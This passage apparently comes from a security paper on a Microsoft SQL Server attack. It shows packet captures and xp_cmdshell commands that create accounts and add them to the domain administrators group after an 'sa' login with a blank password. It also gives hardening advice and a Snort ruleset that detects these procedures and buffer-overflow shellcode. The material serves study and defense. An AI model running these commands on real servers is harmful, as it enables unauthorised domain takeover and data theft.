5C 00 4D 00 53 00 53 00 51 00 4C 00 73 00 65 00   \.M.S.S.Q.L.s.e.
72 00 76 00 65 00 72 00 27 00 2C 00 20 00 0D 00  r.v.e.r.'.,. ...
0A 00 09 00 40 00 76 00 61 00 6C 00 75 00 65 00  ....@.v.a.l.u.e.
5F 00 6E 00 61 00 6D 00 65 00 3D 00 27 00 4F 00  _.n.a.m.e.=.'.O.
62 00 6A 00 65 00 63 00 74 00 4E 00 61 00 6D 00  b.j.e.c.t.N.a.m.
65 00 27 00 2C 00 0D 00 0A 00 09 00 40 00 74 00  e.'.,.....@.t.
79 00 70 00 65 00 3D 00 27 00 52 00 45 00 47 00  y.p.e.=.'.R.E.G.
5F 00 53 00 5A 00 27 00 2C 00 0D 00 0A 00 09 00  _.S.Z.'.,.....
40 00 76 00 61 00 6C 00 75 00 65 00 3D 00 27 00  @.v.a.l.u.  e.=.'.
4C 00 6F 00 63 00 61 00 6C 00 53 00 79 00 73 00  L.o.c.a.l.S.y.s.
74 00 65 00 6D 00 27 00 0D 00 0A 00              t.e.m.'.....
```

Figure 7

Restarting the services is achieved by issuing the following command
Xp_cmdshell 'net stop mssqlserver & net start mssqlserver'


By re-establishing a connection and running the earlier commands it can now be seen that the MSSQL Server service is running under the system account, and now it should be possible to add users to domain administr ator groups as you see fit.

Xp_cmdshell 'net user sql2 sql2 /add /domain'

Xp_cmdshell "net group 'domain admin' sql2 /add /domain"

Alternative Methods

Using Microsoft Query Analyser a client utility provided with MSSQL Server it was possible to connect to the SQLSERVER using the "sa" account with a blank password.
By running an extended stored procedure to read the registry it is possible to enumerate the account name under which the MSSQLserver service was running.



The snort log extract below shows the two IP addresses involved in the exchange highlighted in yellow, followed by the specific TCP port number highlighted in red. The passage highlighted in green is the Extended Stored Procedure being sent for execution.

10/07-16:03:38.326917 192.168.68.131:1031 -> 192.168.68.134:1433
TCP TTL:128 TOS:0x0 ID:32256 IpLen:20 DgmLen:462 DF
AP Seq: 0x43225 Ack: 0x3AC90 Win: 0x1EA9 TcpLen: 20
01 01 01 A6 00 00 01 00 44 00 65 00 63 00 6C 00 ..... D.e.c.l.
61 00 72 00 65 00 20 00 40 00 74 00 65 00 73 00 a.r.e. .@.t.e.s.
74 00 20 00 76 00 61 00 72 00 63 00 68 00 61 00 t. .v.a.r.c.h.a.
72 00 28 00 32 00 30 00 29 00 0D 00 0A 00 45 00 r.(.2.0.).....E.
78 00 65 00 63 00 20 00 6D 00 61 00 73 00 74 00 x.e.c. .m.a.s.t.
65 00 72 00 2E 00 2E 00 78 00 70 00 5 F 00 72 00 e.r.....x.p._.r.
65 00 67 00 72 00 65 00 61 00 64 00 20 00 0D 00 e.g.r.e.a.d. ...
0A 00 09 00 40 00 72 00 6F 00 6F 00 74 00 6B 00 ....@.r.o.o.t.k.
65 00 79 00 3D 00 27 00 48 00 4B 00 45 00 59 00 e.y.='.H.K.E.Y.
5F 00 4C 00 4F 00 43 00 41 00 4C 00 5F 00 4D 00 _.L.O.C.A.L._.M.
41 00 43 00 48 00 49 00 4E 00 45 00 27 00 2C 00 A.C.H.I.N.E.'.,.
20 00 0D 00 0A 00 09 00 40 00 6B 00 65 00 79 00 ..... @.k.e.y.
3D 00 27 00 53 00 59 00 53 00 54 00 45 00 4D 00 =. '.S.Y.S.T.E.M.

```
5C 00 43 00 75 00 72  00 72 00 65 00 6E 00 74 00   \.C.u.r.r.e.n.t.
43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00   C.o.n.t.r.o.l.S.
65 00 74 00 5C 00 53 00 65 00 72 00 76 00 69 00   e.t.\.S.e.r.v.i.
63 00 65 00 73 00 5C 00 4D 00 53 00 53 00 51 00   c.e.s.\.M.S.S.Q.
4C 00 73 00 65 00 72 00 76 00 65 00 72 00 27 00   L.s.e.r.v.e.r.'.
2C 00 20 00 0D 00 0A 00 09 00 40 00 76 00 61 00   ,. ........@.v.a.
6C 00 75 00 65 00 5F 00 6E 00 61 00 6D 00 65 00   l.u.e._.n.a.m.e.
3D 00 27 00 6F 00 62 00 6A 00 65 00 63 00 74 00   =.'.o.b.j.e.c.t.
6E 00 61 00 6D 00 65 00 27 00 2C 00 40 00 76 00   n.a.m.e.',.@.v.
61 00 6C 00 75 00 65 00 3D 00 40 00 74 00 65 00   a.l.u.e.=.@.t.e.
73 00 74 00 20 00 6F 00 75 00 74 00 70 00 75 00   s.t. .o.u.t.p.u.
74 00 0D 00 0A 00 53 00 65 00 6C 00 65 00 63 00   t.....S.e.l.e.c.
74 00 20 00 40 00 74 00 65 00 73 00 74 00 0D 00   t. .@.t.e.s.t...
0A 00 0D 00 0A 00                                 ......
```

By using simple 'net user' commands it is possible to work out the privileges the account had, e.g. *xp_cmdshell net user sql /dom ain* gave a response that the account was a domain user and that it was also an administrator.

It is possible to add a new account called sql1 and add it into the domain administrators group.
Using the Extended Stored Procedures:

- *xp_cmdshell net user sql1 password /add /domain*
- *xp_cmdshell net group domain admins sql1 /add /domain.*

With a domain administrator account it is possible to connect the MSSQL server via mapped shares to other machines and to copy data off.

Signature of Attack

External signature of attack will be visible by repeated connection to port 1433 and the use of Extended Stored Procedures. A snort ruleset has been downloaded from http://www.sqlsecurity.com/uploads/sql7_-lib.txt, it is a general sql server monitoring snort ruleset, which looks out for connections to port 1433, the issuing of Extended Stored Procedures and buffer overflow attacks. It has been added as Appendix A for completeness and could be used to identify an attack.

How to protect against it

It is possible to protect against such an attack by installing the Microsoft Patch Cumulative Patch for SQL Server (Q316333) and following the guidelines below. The following is an extract from an article 'SQL Server Security' written by Stephen Arehart, the article in full can be found at http://rr.sans.org/win/SQL_sec.php. The article has within it a section on how to harden a SQL server default installation.

- **Physical Server Security** as always, all OS and software security is useless if someone can reboot the system with a floppy and read all the data off the computer with file system drivers. Make sure that appropriate physical security measures are applied for the system on which SQL server will reside.
- **Underlying OS Security** Since SQL Server runs on Windows NT, and uses some of NT's security features in the Windows NT security mode, it is advantageous to secure the base OS before securing the database server.
- **Install SQL Server on a drive with NTFS.** When installing SQL Server, make sure all relevant files (.exes, .dlls, data files) are placed on a device that uses NTFS as the file system. Doing this allows the ability to apply appropriate access controls to those objects and audit those objects for illegitimate access.
- **Run services under a predetermined account.** As with all NT services, the services for SQL Server run within the security context of a chosen server (or domain)account. Choose this account wisely, give it a good password, and use NT ACLs to control what resources this account can access.
- **Change the 'sa' password(!)** . Inside SQL server, the 'sa' account can do everything. On installation, this password defaults to NULL, and this default has been exploited in a variety of attacks on SQL Server. Make sure that this password is long, follows good password creation practices, and is shared among very few people (if it is shared at all).
- **Once installation is complete, apply appropriate service packs.** As of this writing, Make sure that when you apply service packs, you use the NT authentication mode to keep passwords from ending up in plaintext in temporary files.
- **Remove problematic default accounts and extended stored procedures** . By default, the guest account exists and is a member of the public role in all databases except the *model* database. We strongly suggest disabling the guest account on NT, and removing the guest user from the *master*, *tempdb*, and *msdb* databases.
- **Drop all sample databases** . By default, the *Northwind* and *pubs* sample databases are created on install. Defaults on systems invariably have security-related problems, and we advise that these two default databases be removed.
- **Realise whom ends up in the database by default** . On install, by default, the **BUILTIN\Administrators** NT group ends up as a login in the server. Make sure that this is what is desired.
- **Choose an appropriate network library** . SQL Server supports a number of protocol libraries for communication between clients and servers. Multiprotocol may be a good choice due to encryption and random TCP port assignment, but TCP/IP may be better in heterogeneous environments. SQLSecurity.com has a nice review of the strengths and weaknesses associated with each protocol.

- **For TCP/IP library, change default port** . When using TCP/IP as the network protocol, SQL Server listens on port 1433 by default. Changing this value is security by obscurity, but may prevent casual resource browsing and thwart the efforts of script-kiddies.
- **Drop problematic stored procedures** . SqlSecurity.com lists (among many other things) a number of stored procedures, which could potentially be a problem. Examine this list, and explore the impact of dropping these stored procedures. However, we do recommend that the `xp_cmdshell` stored procedure be dropped.
- **Secure the MSSQL \ directories with NTFS permissions** . Make sure that the user selected for running services be able to have full control on the se directories and subdirectories.
- **Use Windows NT Security** . Most current exploits are based on weaknesses within the mixed mode security mechanism. Use the NT mechanism. In addition to being safer, it is possible to apply all the NT password rules (includ ing custom third -party password filters and account lockout policies) to SQL server as well, since authentication to SQL Server occurs through NT security facilities.

Source Code

The source code for SQLPOKE can be found in a zip file at the following plac es along with the executable.

- http://www.sqlsecurity.com/uploads/sqlpoke.zip
- http://packetstormsecurity.org/NT/scanners/Sqlpo ke.zip

References

Books

The Microsoft SQL Server Survival guide: Panttaja, Panttaja & Prendergast

Networking - The Complete Reference - Craig Zacker

Networking with Microsoft TCP \IP - Drew Heywood

MSSQL SERVER books online

Web Sites

http://www.windowsit library.com/

http://packetstormsecurity.com/

http://packetstorm.linuxsecurity.com/NT/scanners/Sqlpoke.zip

http://www. sqlsecurity.com/uploads/sql7 -lib.txt - Todd Garrison

http://rr.sans.org/win/SQL_sec.php **SQL Server Security** by Stephen Arehart

http://www.sqlsecurity.com/

http://www.microsoft.com

http://www.cert.org/incident_notes/IN -2002-04.html

http://www.microsoft.com/technet/security/bulletin/ms02 -034.asp

http://www.windows2000faq.com/

http://www.kb.cert.org/

http://ww.incidents.org/

http://www.grc.com/dos/drdos.htm

Appendix A

Snort RuleSet for SQL Server Attack

```
######### General at tacks
#########
alert tcp $HOME_NET 139   -> any any (msg: "MS -SQL sa logon failed"; content: "Login failed for
user |27|sa|27|"; flags: AP; offset:83;)
alert tcp $HOME_NET 1433   -> any any (msg: "MS -SQL sa logon failed"; content: "Login failed for
user |27|sa|27|"; flags: AP; offset:16;)
##########
##########  TCP/IP socket based attacks.
##########
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL xp_cmdshell  - program execution"; content:
"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; noc    ase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL xp_reg*  - registry access"; content:
"x|00|p|00|_|00|r|00|e|00|g|00|"; nocase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL sp_adduser  - database user creation";
content: "s|00|p|00|_|00|a|00|d|00|d|00|u|00|s|00|e|00|r|00|"; nocase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL sp_delete_alert  - log file deletion"; content:
"s|00|p|00|_|00|d|00|e|00|l|00|e|00|t|00|e|00|_|00|a|   00|l|00|e|00|"; nocase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL sp_password  - password change"; content:
"s|00|p|00|_|00|p|00|a|00|s|00|s|00|w|00|o|00|r|00|d|00|"; nocase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_N ET 1433 (msg: "MS -SQL sp_start_job  - program execution"; content:
"s|00|p|00|_|00|s|00|t|00|a|00|r|00|t|00|_|00|j|00|o|00|"; nocase; flags: AP; offset: 8;)
#########
######### SMB Pipes based attacks   - you should never use pipes if sockets are available,
######### these _will_ be high overhead rules depending on how much lanman traffic is present
######### on your network!!!
#########
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL PIPES xp_cmdshell  - program execution";
content: "x|00|p|00|_|00|c|0  0|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase; flags: AP; offset: 32; offset:
32;)
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL PIPES xp_reg*  - registry access"; content:
"x|00|p|00|_|00|r|00|e|00|g|00|"; nocase; flags: AP; offset: 32; depth: 32;)
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL PIPES sp_adduser  - database user creation";
content: "s|00|p|00|_|00|a|00|d|00|d|00|u|00|s|00|e|00|r|00|"; nocase; flags: AP; offset: 32; depth: 32;)
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL PIPES sp_de lete_alert - log file deletion";
content: "s|00|p|00|_|00|d|00|e|00|l|00|e|00|t|00|e|00|_|00|a|00|l|00|e|00|"; nocase; flags: AP; offset: 32;
depth: 32;)
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL PIPES sp_password  - password change";
content: "s|00| p|00|_|00|p|00|a|00|s|00|s|00|w|00|o|00|r|00|d|00|"; nocase; flags: AP; offset: 32; depth:
32;)
alert tcp any any  -> $HOME_NET 139 (msg: "MS  -SQL sp_start_job  - program execution"; content:
"s|00|p|00|_|00|s|00|t|00|a|00|r|00|t|00|_|00|j|00|o|00|"; nocase;    flags: AP; offset: 32; depth: 32;)
#####
##### Possible buffer overflows . . . based on exploits published by @stake, these have the possibility
of generating
##### false positives if they are being used in your code (it is generally a bad idea to do so      though!)
#####
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL - xp_setsqlsecurity possible buffer
overflow"; content: "x|00|p|00|_|00|s|00|e|00|t|00|s|00|q|00|l|00|s|00|e|00|c|00|u|00|r|00|i|00|t|00|y";
nocase; flags: AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg: "MS  -SQL - xp_displayparamstmt possible buffer
overflow"; content:
"x|00|p|00|_|00|d|00|i|00|s|00|p|00|l|00|a|00|y|00|p|00|a|00|r|00|a|00|m|00|s|00|t|00|m|00|t"; nocase; flags:
AP; offset: 8;)
alert tcp any any  -> $HOME_NET 1433 (msg  : "MS-SQL - xp_printstatements possible buffer
overflow"; content: "x|00|p|00|_|00|p|00|r|00|i|00|n|00|t|00|s|00|t|00|a|00|t|00|e|00|m|00|e|00|n|00|t|00|s";
nocase; flags: AP; offset: 8;)
```

```
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_updatecolvbm possible buffer
overflow"; content: "x|00|p|00|_|00|u|00|p|00|d|00|a|00|t|00|e|00|c|00|o|00|l|00|v|00|b|00|m"; nocase;
flags: AP; offset: 8;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_enumresultset possible buffer
overflow"; content: "x|00|p|0 0|_|00|e|00|n|00|u|00|m|00|r|00|e|00|s|00|u|00|l|00|t|00|s|00|e|00|t"; nocase;
flags: AP; offset: 8;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_proxiedmetadata possible buffer
overflow"; content: "x|00|p|00|_|00|p|00|r|00|o|00|x|00|i|00|e|00|d |00|m|00|e|00|t|00|a|00|d|00|a|00|t|00|a";
nocase; flags: AP; offset: 8;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_peekqueue possible buffer overflow";
content: "x|00|p|00|_|00|p|00|e|00|e|00|k|00|q|00|u|00|e|00|u|00|e"; nocase; flags: AP; of fset: 8;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_showcolv possible buffer overflow";
content: "x|00|p|00|_|00|s|00|h|00|o|00|w|00|c|00|o|00|l|00|v"; nocase; flags: AP; offset: 8;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL - xp_sprintf possible buffer overflow";
content: "x|00|p|00|_|00|s|00|p|00|r|00|i|00|n|00|t|00|f"; nocase; flags: AP; offset: 8;)
#####
##### And duplicated for those out there using PIPEs . . .
#####
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_setsqlsecur ity possible buffer overflow";
content: "x|00|p|00|_|00|s|00|e|00|t|00|s |00|q|00|l|00|s|00|e|00|c|00|u|00|r|00|i|00|t|00|y"; nocase; flags: AP;
offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_displayparamstmt possible buffer
overflow"; c ontent:
"x|00|p|00|_|00|d|00|i|00|s|00|p|00|l|00|a|00|y|00|p|00|a|00|r|00|a|00|m|00|s|00|t|00|m|00|t"; nocase; flags:
AP; offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_printstatements possible buffer
overflow"; content: "x|00|p|00|_|00 |p|00|r|00|i|00|n|00|t|00|s|00|t|00|a|00|t|00|e|00|m|00|e|00|n|00|t|00|s";
nocase; flags: AP; offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_updatecolvbm possible buffer overflow";
content: "x|00|p|00|_|00|u|00|p|00|d|00|a|00|t|00|e|00| c|00|o|00|l|00|v|00|b|00|m"; nocase; flags: AP;
offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_enumresultset possible buffer overflow";
content: "x|00|p|00|_|00|e|00|n|00|u|00|m|00|r|00|e|00|s|00|u|00|l|00|t|00|s|00|e|00|t"; nocase; fla gs: AP;
offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_proxiedmetadata possible buffer
overflow"; content: "x|00|p|00|_|00|p|00|r|00|o|00|x|00|i|00|e|00|d|00|m|00|e|00|t|00|a|00|d|00|a|00|t|00|a";
nocase; flags: AP; offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_peekqueue possible buffer overflow";
content: "x|00|p|00|_|00|p|00|e|00|e|00|k|00|q|00|u|00|e|00|u|00|e"; nocase; flags: AP; offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_showcolv possible buffer overflow";
content: "x|00|p|00|_|00|s|00|h|00|o|00|w|00|c|00|o|00|l|00|v"; nocase; flags: AP; offset: 32;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL - xp_sprintf possible buffer overflow";
content: "x|00|p|00|_|00|s|00|p|00|r|00|i|00|n|00|t| 00|f"; nocase; flags: AP; offset: 32;)
#####
##### Shellcode from @stake's buffer overflow exploits . . . as usual Sockets AND PIPES
#####
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL Buffer overflow shellcode ACTIVE
ATTACK"; content: "|48002500780077 00900090009000900090003300c000500068002e00|"; flags:
AP;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL Buffer overflow shellcode ACTIVE
ATTACK"; content: "|480025007800770090009000900090003300c000500068002e00|"; flags:
AP;)
alert tcp any any -> $HOME_NET 1433 (msg: "MS -SQL Buffer overflow shellcode ACTIVE
ATTACK"; content: "|3920d0009201c200520055003920ec00|"; flags: AP;)
alert tcp any any -> $HOME_NET 139 (msg: "MS -SQL Buffer overflow shellcode ACTIVE
ATTACK"; content: "|3920d0009201c20052005500392 0ec00|"; flags: AP;)
#####
##### And finally, the magic bullet! Because MS -SQL does *everything* in unicode, your noop codes
look different :)
#####
```

```
alert tcp any any  -> $HOME_NET any (msg: "x86 NOOP    - unicode BUFFER OVERFLOW
ATTACK"; content: "|900090009  00090009000|";)
```